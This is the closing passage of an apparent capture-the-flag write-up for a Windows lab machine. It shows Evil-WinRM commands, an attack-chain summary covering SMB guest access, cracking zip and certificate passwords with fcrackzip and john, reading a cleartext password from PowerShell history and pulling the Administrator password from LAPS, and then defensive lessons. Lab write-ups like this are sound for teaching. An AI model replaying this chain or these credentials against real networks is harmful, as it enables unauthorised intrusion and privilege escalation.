type ..\Desktop\root.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
Cannot find path 'C:\Users\Administrator\Desktop\root.txt' because it does not exist.
At line:1 char:1
+ type ..\Desktop\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\Desktop\root.txt:S
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentComma
So we search recursively. It turns up on another user's desktop (TRX).
Get-ChildItem -Recurse -Filter root.txt -ErrorAction SilentlyContinue
type C:\Users\TRX\Desktop\root.txt
ad7ae96866727d4e4d1261120f1df1c6Machine rooted.
Attack chain
The whole path, from the guest session to a shell as Administrator, at a glance:
SMB guest session (445)  ─►  Shares share: Dev/winrm_backup.zip + HelpDesk/ (LAPS)
  │
  ▼
fcrackzip (rockyou)  ─►  zip: supremelegacy  ─►  legacyy_dev_auth.pfx
  │
  ▼
pfx2john + john  ─►  pfx: thuglegacy  ─►  openssl: priv-key.pem + certificate.pem
  │
  ▼
WinRM SSL via certificate (5986)  ─►  legacyy  ─►  user.txt
  │  PowerShell history
  ▼
svc_deploy : E3R$Q62^12p7PLlC%KWaxuaV   (LAPS Readers group)
  │  Get-LAPSPasswords
  ▼
LAPS: Administrator local password  ─►  WinRM SSL  ─►  Administrator  ─►  root.txt
Lessons learned
- An enabled
guestaccount is an open door. With no real credentials, the SMB guest session was enough to list a share and download a backup full of authentication material. Disablingguestand reviewing each share's permissions would have stopped the attack at its source. - A weak password protects nothing. The zip and the
.pfxwere "protected", but both passwords were inrockyou.txt. The offline attack generates no noise and no lockouts: a private key guarded behind a weak password is, in practice, a public key. - A certificate and its private key are a credential. Certificate-based access gave a
legacyyshell without ever knowing the password. Keys must be guarded as carefully as passwords and never left on shared resources. - Don't type secrets into the console.
svc_deploy's password showed up in cleartext in the PowerShell history. Using interactiveGet-Credentialor a secret manager, and clearing the history on sensitive accounts, would have prevented the pivot. - LAPS protects, but only if its read access is tightly restricted. LAPS does its job well (unique, rotated passwords), but a low-privilege service account in the
LAPS Readersgroup turns that read permission into a direct path to Administrator. The right to read LAPS should be granted to the fewest accounts possible and audited.